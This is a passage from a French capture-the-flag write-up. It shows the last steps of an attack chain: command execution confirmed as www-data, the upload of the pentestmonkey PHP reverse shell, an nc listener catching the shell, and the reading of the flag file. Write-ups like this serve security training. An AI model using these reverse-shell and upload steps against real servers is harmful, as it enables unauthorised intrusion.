14	0f116a607164f452a0216eeff82e2f0c	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
15	a544813efecddf118fc2ffe51d92686f	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
16	5109b98817f7f74c0fa8cd131b08b97c	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
17	8336d76c7e4209b22356a7204cc0e075	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
18	44c0319e051106b7f56187c095f11de5	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
19	bca6b64129e377a78b3c2fed917dc852	404	<input type="checkbox"/>	<input type="checkbox"/>	206	

Request
Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0
3 Date: Tue, 18 Jul 2023 16:22:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Content-Length: 54
8
9 uid=33(www-data) gid=33(www-data) groups=33(www-data)
10

?
⚙️
←
→
Search...

A présent on adapte le fichier PHP pour upload un reverse shell, celui là par exemple :

- <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

On se met en écoute et on obtient bien un shell sur le serveur :

```
debian@vps-da80b783:~$ rlwrap nc -lvp 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 81.66.95.166.
Ncat: Connection from 81.66.95.166:58253.
Linux 3ff878fc4f49 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux
sh: 1: w: not found
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls -la
```

Il ne reste plus qu'à récupérer notre flag :

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls -la
total 80
drwxr-xr-x 1 root root 4096 Jul 18 16:20 .
drwxr-xr-x 1 root root 4096 Jul 18 16:20 ..
-rwxr-xr-x 1 root root 0 Jul 18 16:20 .dockerenv
drwxr-xr-x 1 root root 4096 Jul 17 11:21 bin
drwxr-xr-x 2 root root 4096 Sep 3 2022 boot
drwxr-xr-x 5 root root 340 Jul 18 16:20 dev
drwxr-xr-x 1 root root 4096 Jul 18 16:20 etc
-rw-r--r-- 1 root root 74 Jul 18 14:37 flag_gg_you_did_it_amazing_4865465468468.txt
drwxr-xr-x 2 root root 4096 Sep 3 2022 home
drwxr-xr-x 1 root root 4096 Nov 15 2022 lib
drwxr-xr-x 2 root root 4096 Nov 14 2022 lib64
drwxr-xr-x 2 root root 4096 Nov 14 2022 media
drwxr-xr-x 2 root root 4096 Nov 14 2022 mnt
drwxr-xr-x 2 root root 4096 Nov 14 2022 opt
dr-xr-xr-x 340 root root 0 Jul 18 16:20 proc
drwx----- 1 root root 4096 Nov 15 2022 root
drwxr-xr-x 1 root root 4096 Jul 18 16:20 run
drwxr-xr-x 1 root root 4096 Jul 17 11:21/sbin
drwxr-xr-x 2 root root 4096 Nov 14 2022 srv
dr-xr-xr-x 13 root root 0 Jul 18 16:20 sys
drwxrwxrwt 1 root root 4096 Jul 18 16:23 tmp
drwxr-xr-x 1 root root 4096 Nov 14 2022 usr
drwxr-xr-x 1 root root 4096 Nov 15 2022 var
$ cat flag_gg_you_did_it_amazing_4865465468468.txt
flag{Nginx_M1sc0nfig_t0_Arb_R3ad_to_Fil3_Uplo4d_R4ce_Cond1tion_WTFFFFFFf!}$
```

flag{Nginx_M1sc0nfig_t0_Arb_R3ad_to_Fil3_Uplo4d_R4ce_Cond1tion_WTFFFFFFf!}\$

Ressources

- <https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/>
- <https://dev.mysql.com/doc/refman/8.0/en/load-data.html>
- <https://book.hacktricks.xyz/pentesting-web/file-upload>
- <https://medium.com/@ciphr3r0ll/race-condition-bug-in-web-app-a-use-case-21fd4df71f0e#:~:text=Race%20conditions%20may%20occur%20when,%2C%20server%2C%20or%20programming%20language.>